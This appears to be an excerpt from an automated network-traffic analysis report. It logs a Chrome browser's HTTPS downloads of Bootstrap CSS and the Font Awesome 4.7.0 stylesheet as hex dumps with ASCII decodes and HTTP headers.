70 64 6f 77 6e 2d 6d Data Ascii: block;width:0;height:0;margin-left:2px;vertical-align:middle;border-top:4px dashed;border-top:4px solid\9;border-right:4px solid transparent;border-left:4px solid transparent}.dropdown,.dropup{position:relative}.dropdown-toggle:focus{outline:0}.dropdown-m
2022-07-01 09:00:46 UTC	249	IN	Data Raw: 3a 30 7d 2e 62 74 6e 2d 6c 67 20 2e 63 61 72 65 74 7b 62 6f 72 64 65 72 2d 77 69 64 74 68 3a 35 70 78 20 35 70 78 20 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 77 69 64 74 68 3a 30 7d 2e 64 72 6f 70 75 70 20 2e 62 74 6e 2d 6c 67 20 2e 63 61 72 65 74 7b 62 6f 72 64 65 72 2d 77 69 64 74 68 3a 30 20 35 70 78 20 35 70 78 7d 2e 62 74 6e 2d 67 72 6f 75 70 2d 76 65 72 74 69 63 61 6c 3e 2e 62 74 6e 2c 2e 62 74 6e 2d 67 72 6f 75 70 2d 76 65 72 74 69 63 61 6c 3e 2e 62 74 6e 2d 67 72 6f 75 70 2c 2e 62 74 6e 2d 67 72 6f 75 70 2d 76 65 72 74 69 63 61 6c 3e 2e 62 74 6e 2d 67 72 6f 75 70 3e 2e 62 74 6e 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 66 6c 6f 61 74 3a 6e 6f 6e 65 3b 77 69 64 74 68 3a 31 30 30 25 3b 6d 61 78 2d 77 69 64 74 68 3a 31 30 30 25 7d 2e 62 74 Data Ascii: :0}.btn-lg .caret{border-width:5px 5px 0;border-bottom-width:0}.dropup .btn-lg .caret{border-width:0 5px 5px}.btn-group-vertical>.btn,.btn-group-vertical>.btn-group,.btn-group-vertical>.btn-group>.btn{display:block;float:none;width:100%;max-width:100%}.bt
2022-07-01 09:00:46 UTC	253	IN	Data Raw: 6e 70 75 74 2d 67 72 6f 75 70 2d 62 74 6e 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 2e 62 74 6e 2c 2e 69 6e 70 75 74 2d 67 72 6f 75 70 2d 62 74 6e 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 2e 62 74 6e 2d 67 72 6f 75 70 3e 2e 62 74 6e 2c 2e 69 6e 70 75 74 2d 67 72 6f 75 70 2d 62 74 6e 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 2e 64 72 6f 70 64 6f 77 6e 2d 74 6f 67 67 6c 65 2c 2e 69 6e 70 75 74 2d 67 72 6f 75 70 2d 62 74 6e 3a 6c 61 73 74 2d 63 68 69 6c 64 3e 2e 62 74 6e 2d 67 72 6f 75 70 3a 6e 6f 74 28 3a 6c 61 73 74 2d 63 68 69 6c 64 29 3e 2e 62 74 6e 2c 2e 69 6e 70 75 74 2d 67 72 6f 75 70 2d 62 74 6e 3a 6c 61 73 74 2d 63 68 69 6c 64 3e 2e 62 74 6e 3a 6e 6f 74 28 3a 6c 61 73 74 2d 63 68 69 6c 64 29 3a 6e 6f 74 28 2e 64 72 6f 70 64 6f 77 6e 2d 74 6f 67 67 6c 65 29 Data Ascii: nput-group-btn:first-child>.btn,.input-group-btn:first-child>.btn-group>.btn,.input-group-btn:first-child>.dropdown-toggle,.input-group-btn:last-child>.btn-group:not(:last-child)>.btn,.input-group-btn:last-child>.btn:not(:last-child):not(.dropdown-toggle)
2022-07-01 09:00:46 UTC	254	IN	Data Raw: 38 30 30 30 0d 0a 74 2d 67 72 6f 75 70 2d 62 74 6e 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 2e 62 74 6e 2d 67 72 6f 75 70 7b 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 2d 31 70 78 7d 2e 69 6e 70 75 74 2d 67 72 6f 75 70 2d 62 74 6e 3a 6c 61 73 74 2d 63 68 69 6c 64 3e 2e 62 74 6e 2c 2e 69 6e 70 75 74 2d 67 72 6f 75 70 2d 62 74 6e 3a 6c 61 73 74 2d 63 68 69 6c 64 3e 2e 62 74 6e 2d 67 72 6f 75 70 7b 7a 2d 69 6e 64 65 78 3a 32 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 31 70 78 7d 2e 6e 61 76 7b 70 61 64 64 69 6e 67 2d 6c 65 66 74 3a 30 3b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 30 3b 6c 69 73 74 2d 73 74 79 6c 65 3a 6e 6f 6e 65 7d 2e 6e 61 76 3e 6c 69 7b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 7d 2e 6e 61 76 3e Data Ascii: 8000t-group-btn:first-child>.btn-group{margin-right:-1px}.input-group-btn:last-child>.btn,.input-group-btn:last-child>.btn-group{z-index:2;margin-left:-1px}.nav{padding-left:0;margin-bottom:0;list-style:none}.nav>li{position:relative;display:block}.nav>

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	258	IN	Data Raw: 6f 6c 6c 61 70 73 65 7b 6d 61 78 2d 68 65 69 67 68 74 3a 32 30 30 70 78 7d 7d 2e 63 6f 6e 74 61 69 6e 65 72 2d 66 6c 75 69 64 3e 2e 6e 61 76 62 61 72 2d 63 6f 6c 6c 61 70 73 65 2c 2e 63 6f 6e 74 61 69 6e 65 72 2d 66 6c 75 69 64 3e 2e 6e 61 76 62 61 72 2d 68 65 61 64 65 72 2c 2e 63 6f 6e 74 61 69 6e 65 72 3e 2e 6e 61 76 62 61 72 2d 63 6f 6c 6c 61 70 73 65 2c 2e 63 6f 6e 74 61 69 6e 65 72 3e 2e 6e 61 76 62 61 72 2d 68 65 61 64 65 72 7b 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 2d 31 35 70 78 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 31 35 70 78 7d 40 6d 65 64 69 61 20 28 6d 69 6e 2d 77 69 64 74 68 3a 37 36 38 70 78 29 7b 2e 63 6f 6e 74 61 69 6e 65 72 2d 66 6c 75 69 64 3e 2e 6e 61 76 62 61 72 2d 63 6f 6c 6c 61 70 73 65 2c 2e 63 6f 6e 74 61 69 6e 65 72 2d 66 6c Data Ascii: ollapse{max-height:200px}}.container-fluid>.navbar-collapse,.container-fluid>.navbar-header,.container>.navbar-collapse,.container>.navbar-header{margin-right:-15px;margin-left:-15px}@media (min-width:768px){.container-fluid>.navbar-collapse,.container-fl
2022-07-01 09:00:46 UTC	263	IN	Data Raw: 66 74 3b 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 31 35 70 78 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 31 35 70 78 7d 7d 40 6d 65 64 69 61 20 28 6d 69 6e 2d 77 69 64 74 68 3a 37 36 38 70 78 29 7b 2e 6e 61 76 62 61 72 2d 6c 65 66 74 7b 66 6c 6f 61 74 3a 6c 65 66 74 21 69 6d 70 6f 72 74 61 6e 74 7d 2e 6e 61 76 62 61 72 2d 72 69 67 68 74 7b 66 6c 6f 61 74 3a 72 69 67 68 74 21 69 6d 70 6f 72 74 61 6e 74 3b 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 2d 31 35 70 78 7d 2e 6e 61 76 62 61 72 2d 72 69 67 68 74 7e 2e 6e 61 76 62 61 72 2d 72 69 67 68 74 7b 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 30 7d 7d 2e 6e 61 76 62 61 72 2d 64 65 66 61 75 6c 74 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 38 66 38 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 65 37 65 Data Ascii: ft;margin-right:15px;margin-left:15px}}@media (min-width:768px){.navbar-left{float:left!important}.navbar-right{float:right!important;margin-right:-15px}.navbar-right~.navbar-right{margin-right:0}}.navbar-default{background-color:#f8f8f8;border-color:#e7e
2022-07-01 09:00:46 UTC	267	IN	Data Raw: 64 6f 77 6e 2d 6d 65 6e 75 3e 2e 61 63 74 69 76 65 3e 61 3a 66 6f 63 75 73 2c 2e 6e 61 76 62 61 72 2d 69 6e 76 65 72 73 65 20 2e 6e 61 76 62 61 72 2d 6e 61 76 20 2e 6f 70 65 6e 20 2e 64 72 6f 70 64 6f 77 6e 2d 6d 65 6e 75 3e 2e 61 63 74 69 76 65 3e 61 3a 68 6f 76 65 72 7b 63 6f 6c 6f 72 3a 23 66 66 66 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 30 38 30 38 30 38 7d 2e 6e 61 76 62 61 72 2d 69 6e 76 65 72 73 65 20 2e 6e 61 76 62 61 72 2d 6e 61 76 20 2e 6f 70 65 6e 20 2e 64 72 6f 70 64 6f 77 6e 2d 6d 65 6e 75 3e 2e 61 63 74 69 76 65 3e 61 3a 66 6f 63 75 73 2c 2e 6e 61 76 62 61 72 2d 69 6e 76 65 72 73 65 20 2e 6e 61 76 62 61 72 2d 6e 61 76 20 2e 6f 70 65 6e 20 2e 64 72 6f 70 64 6f 77 6e 2d 6d 65 6e 75 3e 2e 64 69 73 61 62 6c 65 64 3e 61 3a 66 6f 63 75 73 2c Data Ascii: down-menu>.active>a:focus,.navbar-inverse .navbar-nav .open .dropdown-menu>.active>a:hover{color:#fff;background-color:#080808}.navbar-inverse .navbar-nav .open .dropdown-menu>.disabled>a,.navbar-inverse .navbar-nav .open .dropdown-menu>.disabled>a:focus,
2022-07-01 09:00:46 UTC	271	IN	Data Raw: 31 62 30 64 35 7d 2e 6c 61 62 65 6c 2d 77 61 72 6e 69 6e 67 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 30 61 64 34 65 7d 2e 6c 61 62 65 6c 2d 77 61 72 6e 69 6e 67 5b 68 72 65 66 5d 3a 66 6f 63 75 73 2c 2e 6c 61 62 65 6c 2d 77 61 72 6e 69 6e 67 5b 68 72 65 66 5d 3a 68 6f 76 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 65 63 39 37 31 66 7d 2e 6c 61 62 65 6c 2d 64 61 6e 67 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 64 39 35 33 34 66 7d 2e 6c 61 62 65 6c 2d 64 61 6e 67 65 72 5b 68 72 65 66 5d 3a 66 6f 63 75 73 2c 2e 6c 61 62 65 6c 2d 64 61 6e 67 65 72 5b 68 72 65 66 5d 3a 68 6f 76 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 63 39 33 30 32 63 7d 2e 62 61 64 67 65 7b 64 69 73 70 6c 61 79 Data Ascii: 1b0d5}.label-warning{background-color:#f0ad4e}.label-warning[href]:focus,.label-warning[href]:hover{background-color:#ec971f}.label-danger{background-color:#d9534f}.label-danger[href]:focus,.label-danger[href]:hover{background-color:#c9302c}.badge{display
2022-07-01 09:00:46 UTC	275	IN	Data Raw: 65 6e 74 20 35 30 25 2c 72 67 62 61 28 32 35 35 2c 32 35 35 2c 32 35 35 2c 2e 31 35 29 20 35 30 25 2c 72 67 62 61 28 32 35 35 2c 32 35 35 2c 32 35 35 2c 2e 31 35 29 20 37 35 25 2c 74 72 61 6e 73 70 61 72 65 6e 74 20 37 35 25 2c 74 72 61 6e 73 70 61 72 65 6e 74 29 3b 2d 77 65 62 6b 69 74 2d 62 61 63 6b 67 72 6f 75 6e 64 2d 73 69 7a 65 3a 34 30 70 78 20 34 30 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 73 69 7a 65 3a 34 30 70 78 20 34 30 70 78 7d 2e 70 72 6f 67 72 65 73 73 2d 62 61 72 2e 61 63 74 69 76 65 2c 2e 70 72 6f 67 72 65 73 73 2e 61 63 74 69 76 65 20 2e 70 72 6f 67 72 65 73 73 2d 62 61 72 7b 2d 77 65 62 6b 69 74 2d 61 6e 69 6d 61 74 69 6f 6e 3a 70 72 6f 67 72 65 73 73 2d 62 61 72 2d 73 74 72 69 70 65 73 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e Data Ascii: ent 50%,rgba(255,255,255,.15) 50%,rgba(255,255,255,.15) 75%,transparent 75%,transparent);-webkit-background-size:40px 40px;background-size:40px 40px}.progress-bar.active,.progress.active .progress-bar{-webkit-animation:progress-bar-stripes 2s linear infin
2022-07-01 09:00:46 UTC	279	IN	Data Raw: 76 65 72 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 63 75 72 73 6f 72 3a 6e 6f 74 2d 61 6c 6c 6f 77 65 64 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 65 65 65 7d 2e 6c 69 73 74 2d 67 72 6f 75 70 2d 69 74 65 6d 2e 64 69 73 61 62 6c 65 64 20 2e 6c 69 73 74 2d 67 72 6f 75 70 2d 69 74 65 6d 2d 68 65 61 64 69 6e 67 2c 2e 6c 69 73 74 2d 67 72 6f 75 70 2d 69 74 65 6d 2d 68 65 61 64 69 6e 67 2c 2e 6c 69 73 74 2d 67 72 6f 75 70 2d 69 74 65 6d 2d 64 69 73 61 62 6c 65 64 3a 68 6f 76 65 72 20 2e 6c 69 73 74 2d 67 72 6f 75 70 2d 69 74 65 6d 2d 68 65 61 64 69 6e 67 7b 63 6f 6c 6f 72 3a 69 6e 68 65 72 69 74 7d 2e 6c 69 73 74 2d 67 72 6f 75 70 2d 69 74 65 6d 2e 64 69 73 Data Ascii: ver{color:#777;cursor:not-allowed;background-color:#eee}.list-group-item.disabled .list-group-item-heading,.list-group-item.disabled:focus .list-group-item-heading,.list-group-item.disabled:hover .list-group-item-heading{color:inherit}.list-group-item.dis
2022-07-01 09:00:46 UTC	283	IN	Data Raw: 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 66 66 3b 62 6f 72 64 65 72 3a 31 70 78 20 73 6f 6c 69 64 20 74 72 61 6e 73 70 61 72 65 6e 74 3b 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 34 70 78 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 30 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 30 35 29 7d 2e 70 61 6e 65 6c 2d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 2e 70 61 6e 65 6c 2d 68 65 61 64 69 6e 67 7b 70 61 64 64 69 6e 67 3a 31 30 70 78 20 31 35 70 78 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 74 72 61 6e 73 70 61 72 65 6e 74 3b 62 6f 72 64 65 72 2d 74 Data Ascii: x;background-color:#fff;border:1px solid transparent;border-radius:4px;-webkit-box-shadow:0 1px 1px rgba(0,0,0,.05);box-shadow:0 1px 1px rgba(0,0,0,.05)}.panel-body{padding:15px}.panel-heading{padding:10px 15px;border-bottom:1px solid transparent;border-t
2022-07-01 09:00:46 UTC	286	IN	Data Raw: 35 64 38 34 0d 0a 64 3e 74 72 3a 66 69 72 73 74 2d 63 68 69 6c 64 20 74 68 3a 6c 61 73 74 2d 63 68 69 6c 64 2c 2e 70 61 6e 65 6c 3e 2e 74 61 62 6c 65 2d 72 65 73 70 6f 6e 73 69 76 65 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 2e 74 61 62 6c 65 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 74 68 65 61 64 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 74 72 3a 66 69 72 73 74 2d 63 68 69 6c 64 20 74 64 3a 6c 61 73 74 2d 63 68 69 6c 64 2c 2e 70 61 6e 65 6c 3e 2e 74 61 62 6c 65 2d 72 65 73 70 6f 6e 73 69 76 65 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 2e 74 61 62 6c 65 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 74 68 65 61 64 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 74 72 3a 66 69 72 73 74 2d 63 68 69 6c 64 20 74 64 3a 6c 61 73 74 2d 63 68 69 6c 64 2c 2e 70 61 6e 65 6c 3e 2e 74 61 62 6c Data Ascii: 5d84d>tr:first-child th:last-child,.panel>.table-responsive:first-child>.table:first-child>thead:first-child>tr:first-child td:last-child,.panel>.table-responsive:first-child>.table:first-child>thead:first-child>tr:first-child th:last-child,.panel>.tabl

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	290	IN	Data Raw: 72 64 65 72 65 64 3e 74 62 6f 64 79 3e 74 72 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 74 68 2c 2e 70 61 6e 65 6c 3e 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 68 65 61 64 3e 74 72 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 74 64 2c 2e 70 61 6e 65 6c 3e 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 68 65 61 64 3e 74 72 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 74 68 2c 2e 70 61 6e 65 6c 3e 2e 74 61 62 6c 65 2d 72 65 73 70 6f 6e 73 69 76 65 3e 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 62 6f 64 79 3e 74 72 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 74 64 2c 2e 70 61 6e 65 6c 3e 2e 74 61 62 6c 65 2d 72 65 73 70 6f 6e 73 69 76 65 3e 2e 74 61 62 6c 65 2d 62 6f 72 64 65 72 65 64 3e 74 62 6f 64 79 3e 74 72 3a 66 69 72 73 74 2d 63 68 69 6c 64 3e 74 68 2c Data Ascii: rdered>tbody>tr:first-child>th,.panel>.table-bordered>thead>tr:first-child>td,.panel>.table-bordered>thead>tr:first-child>th,.panel>.table-responsive>.table-bordered>tbody>tr:first-child>td,.panel>.table-responsive>.table-bordered>tbody>tr:first-child>th,
2022-07-01 09:00:46 UTC	295	IN	Data Raw: 7b 70 61 64 64 69 6e 67 3a 39 70 78 3b 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 33 70 78 7d 2e 63 6c 6f 73 65 7b 66 6c 6f 61 74 3a 72 69 67 68 74 3b 66 6f 6e 74 2d 73 69 7a 65 3a 32 31 70 78 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 37 30 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 3b 63 6f 6c 6f 72 3a 23 30 30 30 3b 74 65 78 74 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 30 20 23 66 66 66 3b 66 69 6c 74 65 72 3a 61 6c 70 68 61 28 6f 70 61 63 69 74 79 3d 32 30 29 3b 6f 70 61 63 69 74 79 3a 2e 32 7d 2e 63 6c 6f 73 65 3a 66 6f 63 75 73 2c 2e 63 6c 6f 73 65 3a 68 6f 76 65 72 7b 63 6f 6c 6f 72 3a 23 30 30 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 63 75 72 73 6f 72 3a 70 6f 69 6e 74 65 72 3b 66 69 6c 74 65 72 3a 61 6c 70 68 61 28 6f 70 Data Ascii: {padding:9px;border-radius:3px}.close{float:right;font-size:21px;font-weight:700;line-height:1;color:#000;text-shadow:0 1px 0 #fff;filter:alpha(opacity=20);opacity:.2}.close:focus,.close:hover{color:#000;text-decoration:none;cursor:pointer;filter:alpha(op
2022-07-01 09:00:46 UTC	299	IN	Data Raw: 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 2e 34 32 38 35 37 31 34 33 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 6c 65 66 74 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 73 74 61 72 74 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 74 65 78 74 2d 73 68 61 64 6f 77 3a 6e 6f 6e 65 3b 74 65 78 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 6e 6f 6e 65 3b 6c 65 74 74 65 72 2d 73 70 61 63 69 6e 67 3a 6e 6f 72 6d 61 6c 3b 77 6f 72 64 2d 62 72 65 61 6b 3a 6e 6f 72 6d 61 6c 3b 77 6f 72 64 2d 73 70 61 63 69 6e 67 3a 6e 6f 72 6d 61 6c 3b 77 6f 72 64 2d 77 72 61 70 3a 6e 6f 72 6d 61 6c 3b 77 68 69 74 65 2d 73 70 61 63 65 3a 6e 6f 72 6d 61 6c 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 66 66 3b 2d 77 65 62 6b 69 74 2d 62 Data Ascii: nt-weight:400;line-height:1.42857143;text-align:left;text-align:start;text-decoration:none;text-shadow:none;text-transform:none;letter-spacing:normal;word-break:normal;word-spacing:normal;word-wrap:normal;white-space:normal;background-color:#fff;-webkit-b
2022-07-01 09:00:46 UTC	303	IN	Data Raw: 68 74 3a 30 3b 6c 65 66 74 3a 61 75 74 6f 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 6c 65 66 74 2c 72 67 62 61 28 30 2c 30 2c 30 2c 2e 30 30 30 31 29 20 30 2c 72 67 62 61 28 30 2c 30 2c 30 2c 2e 35 29 20 31 30 30 25 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 6f 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 6c 65 66 74 2c 72 67 62 61 28 30 2c 30 2c 30 2c 2e 30 30 30 31 29 20 30 2c 72 67 62 61 28 30 2c 30 2c 30 2c 2e 35 29 20 31 30 30 25 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 67 72 61 64 69 65 6e 74 28 6c 69 6e 65 61 72 2c 6c 65 66 74 20 74 6f 70 2c 72 69 67 68 74 20 74 6f 70 2c 66 72 6f 6d 28 72 67 62 61 28 30 Data Ascii: ht:0;left:auto;background-image:-webkit-linear-gradient(left,rgba(0,0,0,.0001) 0,rgba(0,0,0,.5) 100%);background-image:-o-linear-gradient(left,rgba(0,0,0,.0001) 0,rgba(0,0,0,.5) 100%);background-image:-webkit-gradient(linear,left top,right top,from(rgba(0
2022-07-01 09:00:46 UTC	307	IN	Data Raw: 62 6c 65 2d 78 73 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 21 69 6d 70 6f 72 74 61 6e 74 7d 74 61 62 6c 65 2e 76 69 73 69 62 6c 65 2d 78 73 7b 64 69 73 70 6c 61 79 3a 74 61 62 6c 65 21 69 6d 70 6f 72 74 61 6e 74 7d 74 72 2e 76 69 73 69 62 6c 65 2d 78 73 7b 64 69 73 70 6c 61 79 3a 74 61 62 6c 65 2d 72 6f 77 21 69 6d 70 6f 72 74 61 6e 74 7d 74 64 2e 76 69 73 69 62 6c 65 2d 78 73 2c 74 68 2e 76 69 73 69 62 6c 65 2d 78 73 7b 64 69 73 70 6c 61 79 3a 74 61 62 6c 65 2d 63 65 6c 6c 21 69 6d 70 6f 72 74 61 6e 74 7d 7d 40 6d 65 64 69 61 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 36 37 70 78 29 7b 2e 76 69 73 69 62 6c 65 2d 78 73 2d 62 6c 6f 63 6b 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 21 69 6d 70 6f 72 74 61 6e 74 7d 40 6d 65 64 69 61 20 28 6d 61 78 2d 77 Data Ascii: ble-xs{display:block!important}table.visible-xs{display:table!important}tr.visible-xs{display:table-row!important}td.visible-xs,th.visible-xs{display:table-cell!important}}@media (max-width:767px){.visible-xs-block{display:block!important}}@media (max-wid
2022-07-01 09:00:46 UTC	310	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49765	104.17.25.14	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	92	OUT	GET /ajax/libs/font-awesome/4.7.0/css/font-awesome.css HTTP/1.1 Host: cdnjs.cloudflare.com Connection: keep-alive Origin: https://shafquatarefeen.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/css,*/*;q=0.1 Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: style Referer: https://shafquatarefeen.com/uhg.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	132	IN	HTTP/1.1 200 OK Date: Fri, 01 Jul 2022 09:00:46 GMT Content-Type: text/css; charset=utf-8 Transfer-Encoding: chunked Connection: close Access-Control-Allow-Origin: * Cache-Control: public, max-age=30672000 ETag: W/"5eb03e5f-9226" Last-Modified: Mon, 04 May 2020 16:10:07 GMT cf-cdnjs-via: cfworker/kv Cross-Origin-Resource-Policy: cross-origin Timing-Allow-Origin: * X-Content-Type-Options: nosniff Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" CF-Cache-Status: HIT Age: 6754412 Expires: Wed, 21 Jun 2023 09:00:46 GMT Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=hlOPLhRBaOJFOXreAYc61VPoQKtmizs9PRfBn2DYQHEg3%2FIv1NSzk8Q8J%2B3IBk3H7Z5mKy8eLYyH7F01nk5jyxdz6Q5unw%2FUqsbRHYoiY8GISN%2FuIgWlYDRc7aXU8lFw4JNllBsF"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0.01,"report_to":"cf-nel","max_age":604800} Strict-Transport-Security: max-age=15780000 Server: cloudflare CF-RAY: 723df4093d2690b8-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-01 09:00:46 UTC	134	IN	Data Raw: 39 37 36 0d 0a 2f 2a 21 0a 20 2a 20 20 46 6f 6e 74 20 41 77 65 73 6f 6d 65 20 34 2e 37 2e 30 20 62 79 20 40 64 61 76 65 67 61 6e 64 79 20 2d 20 68 74 74 70 3a 2f 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2e 69 6f 20 2d 20 40 66 6f 6e 74 61 77 65 73 6f 6d 65 0a 20 2a 20 20 4c 69 63 65 6e 73 65 20 2d 20 68 74 74 70 3a 2f 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2e 69 6f 2f 6c 69 63 65 6e 73 65 20 28 46 6f 6e 74 3a 20 53 49 4c 20 4f 46 4c 20 31 2e 31 2c 20 43 53 53 3a 20 4d 49 54 20 4c 69 63 65 6e 73 65 29 0a 20 2a 2f 0a 2f 2a 20 46 4f 4e 54 20 50 41 54 48 0a 20 2a 20 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 20 2a 2f 0a 40 66 6f 6e 74 2d 66 61 63 65 20 7b 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 27 46 6f 6e 74 41 77 65 73 6f Data Ascii: 976/*! * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License) *//* FONT PATH * -------------------------- */@font-face { font-family: 'FontAweso
2022-07-01 09:00:46 UTC	136	IN	Data Raw: 6e 74 2e 65 6f 74 3f 76 3d 34 2e 37 2e 30 27 29 3b 0a 20 20 73 72 63 3a 20 75 72 6c 28 27 2e 2e 2f 66 6f 6e 74 73 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2d 77 65 62 66 6f 6e 74 2e 65 6f 74 3f 23 69 65 66 69 78 26 76 3d 34 2e 37 2e 30 27 29 20 66 6f 72 6d 61 74 28 27 65 6d 62 65 64 64 65 64 2d 6f 70 65 6e 74 79 70 65 27 29 2c 20 75 72 6c 28 27 2e 2e 2f 66 6f 6e 74 73 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2d 77 65 62 66 6f 6e 74 2e 77 6f 66 66 32 3f 76 3d 34 2e 37 2e 30 27 29 20 66 6f 72 6d 61 74 28 27 77 6f 66 66 32 27 29 2c 20 75 72 6c 28 27 2e 2e 2f 66 6f 6e 74 73 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2d 77 65 62 66 6f 6e 74 2e 77 6f 66 66 3f 76 3d 34 2e 37 2e 30 27 29 20 66 6f 72 6d 61 74 28 27 77 6f 66 66 27 29 2c 20 75 72 6c 28 27 2e 2e 2f 66 6f 6e 74 73 2f Data Ascii: nt.eot?v=4.7.0'); src: url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0') format('embedded-opentype'), url('../fonts/fontawesome-webfont.woff2?v=4.7.0') format('woff2'), url('../fonts/fontawesome-webfont.woff?v=4.7.0') format('woff'), url('../fonts/
